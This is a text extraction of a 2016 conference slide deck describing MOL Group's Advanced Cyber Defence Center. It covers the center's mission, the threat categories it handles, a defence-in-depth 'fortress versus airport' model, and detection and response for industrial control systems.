Advanced Cyber Defence Operation – introducing MOL Cyber Defence and the key challenges so far

MOL Group key Cyber defence capability is Detection and Response. As we have started to improve our abilities we are seeing more attacks and mitigating them. Additionally, there is an increased focus on Industrial Control Systems as these are now more in the spotlight.

What is Cyber Defence Center?

MOL Cyber Defence Center team primarily composed of security professionals organized to detect, analyze, respond to, report on, and prevent cybersecurity incidents. Simply said, a Security Operations Center is a centralized facility responsible for every aspect of security in MOL Group.

Why do we need a Cyber Defence Center?


Security is becoming more and more established in the corporate structure. The world has changed and firewall and antivirus protection only are not enough in 2016. Without Cyber Defence Center we are vulnerable against internal as well as external threats and attacks, we will not see, respond or improve our protection without it.

What are the cyber issues the CDC mitigates and solves for MOL Group?

							
Credit card consumer and internal MOL Group data theft	Malware infections and outbreaks (crypto locker)	Phishing attacks and MOL Web defacement	Policy violations and misuses	Industrial control systems / SCADA attacks	MOL Group network security attacks	Unpatched and critical vulnerable systems	Cyber impersonation frauds / thefts

Cyber Defense Center mission is to deliver end-to-end cyber security protection for the whole MOL Group.

ACDC CAPABILITIES ALONG MATURITY LEVEL




Metrics / Success Factors / KPIs

Lack of cyber protection will cost

- Cost of remediation, replacement, recovery of data, as well as cleaning
- Lack of understanding on the intrusions and cyber theft – leads to loss of commercial advantage
- Reputation damage, financial loss – increased regulation is a reality as is increased customer & media awareness.
- Operation disruption and cost of restoration, 3rd party recovery engagement cost – can run into \$millions


MOL GROUP ADVANCED CYBER DEFENCE CENTER CONCEPT AND CAPABILITIES

Cyber Defence Life Cycle



Cyber Security Cells





**The Cyber Journey in an
international Oil & Gas
company – a key theme,
unique challenge and how
we are addressing them**

CDC BUILDING BLOCK : PRINCIPLES : 'DEFENCE IN DEPTH'

Can we create a totally separated closed environment to continue the operation & respond to this challenge?


► MOVE OVER THE FORTRESS APPROACH, TIME FOR THE AIRPORT

Approaching the 'Fortress': pass through one entry gate & then I am in



Guards & protective controls are focusing on the outside within the fortress.

Approaching the 'Airport': pass through on multiple layers prior departure



Guards & protective controls are at the edge of layers.


"Defense-in-Depth"
Combines layered security and additional protection within layers.

CDC Key message: build as many control gates/layers as needed to provide optimal protection and business control

RSA Charge
2016


WITH THE EVER CLOSER CONVERGENCE OF OT, IT AND THE MAGIC OF IOT WE HAVE A CHALLENGE TO ADDRESS... DELIVERING SECURE INDUSTRIAL CONTROL SYSTEMS IS ONE THING, MANAGING THE DETECTION & RESPONSE CAPABILITY ANOTHER.

- Approaching ICS is complex.
- We have established 3 control structures
Cyber Defence is in the 'doing'.
- Governmental / supranational challenge: The NIS directive



Addressing Cyber defence in ICS

- Base monitoring – is a must to deliver even basic detection at the point of entry exit to DMZ's. Longer term Zone separation and monitoring are in progress..
- Vulnerability scanning is critical as the environment is complex and spans decades
- Application whitelisting and independent logging




**Where want to get to: the
desired state of ACD
Operation and support.
Delivering ICS Cyber
protection in an international
model.**

**RSA security concept for ICS
infrastructure**


Advanced Cyber Defence for MOL group. Goal is to develop a resilient and High availability system for MOL Group which will support ICS/SCADA environment

MOL Group HQ (Primary)

